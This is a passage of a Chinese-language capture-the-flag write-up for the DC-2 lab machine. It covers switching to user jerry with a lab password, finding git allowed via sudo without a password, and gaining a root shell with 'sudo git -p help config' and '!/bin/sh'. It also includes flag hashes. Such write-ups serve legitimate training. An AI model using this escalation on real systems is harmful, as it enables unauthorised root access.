
```
tom@DC-2:~$ cat local.txt
c346cf9d071652adbf2bf37dbb494f9a
```

然后就切换用户，这就切换成功了??? 相同的密码， `SSH` 都连不上的， `su` 却可以切换用户。可能又是什么配置的问题吧

```
su jerry
adipiscing
```

换到 jerry，找到 `flag4.txt`，最后提示 `git`，并且还说是最后一步，可能是用 `git` 进行提权

`sudo -l` 列出可用的 `sudo` 命令，然后出现了 `git`，并且 `NOPASSWD`



```
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$ 
```


3. 提权

https://gtfobins.github.io/gtfobins/git/
在这个网站搜索，得到

```
sudo git -p help config
!/bin/sh
```

执行完第一条，后面会弹出窗口，再输入第二条，就可提权成功

这也是后面的 offsec 的靶机里面的 flag



```
# cat proof.txt
045882e399af0ec4104bee6ced27b239
# 
```

结束